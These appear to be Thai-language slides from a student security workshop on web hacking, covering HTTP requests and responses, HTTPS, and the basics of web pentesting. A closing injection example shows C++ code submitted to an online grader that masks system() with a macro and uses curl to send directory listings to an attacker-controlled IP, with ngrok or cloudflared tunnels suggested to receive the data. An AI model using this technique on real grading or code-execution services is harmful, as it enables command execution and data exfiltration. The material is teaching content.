

LEARN THE HACK, STOP THE ATTACK.

Web Hacking

ISAG - CHAMBER

eXitGuy - X/2/65




Table Of Contents

- Basic web: ความรู้พื้นฐานที่ควรมีในการนำไปต่อยอด
- Tools: แนะนำเครื่องมือพื้นฐาน
- Example attack scenarios: ตัวอย่างทั้ง

What is web security

Basic web

Web application security: แอปพลิเคชันที่สามารถเข้าใช้งานผ่านเว็บเบราว์เซอร์



HTTP request (http, https)

Basic web

โดย HTTP Request เป็นสิ่งที่เราส่งไปให้ server ปลายทาง โดยยกตัวอย่าง HTTP Request จะประกอบไปด้วย

- **HTTP Header** คือส่วนการกำหนดลักษณะการร้องขอ
- **HTTP Body** คือเนื้อหาของการร้องขอ

Request

```
POST /docs/index.html HTTP/1.1
Host: http://www.example.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
(blank line)
Hello!!!!
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 18 Oct 2009 08:56:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Sat, 20 Nov 2004 07:16:26 GMT
ETag: "10000000565a5-2c-3e94b66c2e680"
Accept-Ranges: bytes
Content-Length: 44
Connection: close
Content-Type: text/html
X-Pad: avoid browser bug
(blank line)
```

HTTP vs HTTPS

Basic web

HTTP (Hypertext Transfer Protocol)

HTTPS (Hypertext Transfer Protocol **Secure**)

เมื่อเราใช้ HTTP แล้วส่งข้อความ "Hello World!"

แต่หากเป็น HTTPS มันจะเห็นสิ่งต่อไปนี้:

```
"t8Fw6T8UV81pQfyhDkhebbz7+oiwldr1j2gHBB3L3RFTRsQCpaSnSBZ78Vme+DpDVJPvZdZUZHpbzbbcq  
mSW1+3xXGsERHg9YDpYk0VVDiRvw1H5miNieJeJ/FNUjgH0BmVRWII6+T4MnDwmCMUI/orxP3HGwYC  
SlvyzS3MpmmSe4iaWKCOHQ=="
```

▼ <https://www.kmitl.ac.th>

 <http://www.kmitl.ac.th>

HTTP request (http, https)



Basic web

คำศัพท์อื่น ๆ ที่ควรรู้

- SSL (Secure Socket Layer)
- TLS ([Transport Layer Security](#))
- HTTP Methods (Get, Post, Put, Patch, Delete, Options)
- RestFul, Websocket
- Web authentication
- DNS (Domain name server)
- HTTP Header
- HTTP body
- ETC.


Client-Server concept

Basic web



Client?

Server?



ทำไงถึงจะเป็น web pentest ได้

รู้จักเครื่องมือเยอะ ๆ

รู้จักเทคนิคเยอะ ๆ

เรียนรู้อยู่เป็นประจำ

ตัวอย่าง

เหตุการณ์: injection

ระบบอนุญาตให้ submit code มาทำงานใน server ได้ แต่จะไม่แสดง output ให้ดู

ยกตัวอย่างระบบเกรดเดอร์ สามารถ submit code ได้ แต่จะเห็นผลลัพธ์เป็น TTTT—XXX

แล้วเราจะทำยังไง ? ให้เราสามารถเห็นผลลัพธ์ได้

ตัวอย่างคำสั่ง

Shell command

► ls -la
total 2096



C/C++ command

► system("ls -la");
[อ่านเพิ่มเติม](#)

เหตุการณ์: injection

แล้วเราจะทำยังไง ? ให้เราสามารถเห็นผลลัพธ์ได้

- เครื่องเรามี public ip มั้ย สามารถเปิดให้เชื่อมต่อกลับมาผ่าน public IP ได้เลยหรือไม่
- ถ้าไม่มี public ip ทำเทคนิคอื่นได้มั้ย
- เทคนิคการทำ tunnel
 - Ngrok
 - Cloudflared



ตัวอย่าง ngrok: <https://random.ngrok.io>

ตัวอย่าง cloudflared: <https://random.exitguy.studio>

2/11/2022 11:38:00 AM



Finished


117

```
#include<iostream>
using namespace std;
#define x system

/*
#include<>
*/
int main()
{
    int n;
    x("curl http://192.168.88.16:6001/?test=$(ls -l | tr '\n' ',')");
    scanf("%d", &n);
    printf("%d", n);
    return 0;
}
```

 Link PDF

 Upload File

 Submit

เหตุการณ์: injection

การใช้ Public IP VS Tunnel

ขก. ทำ docs

Waaaaa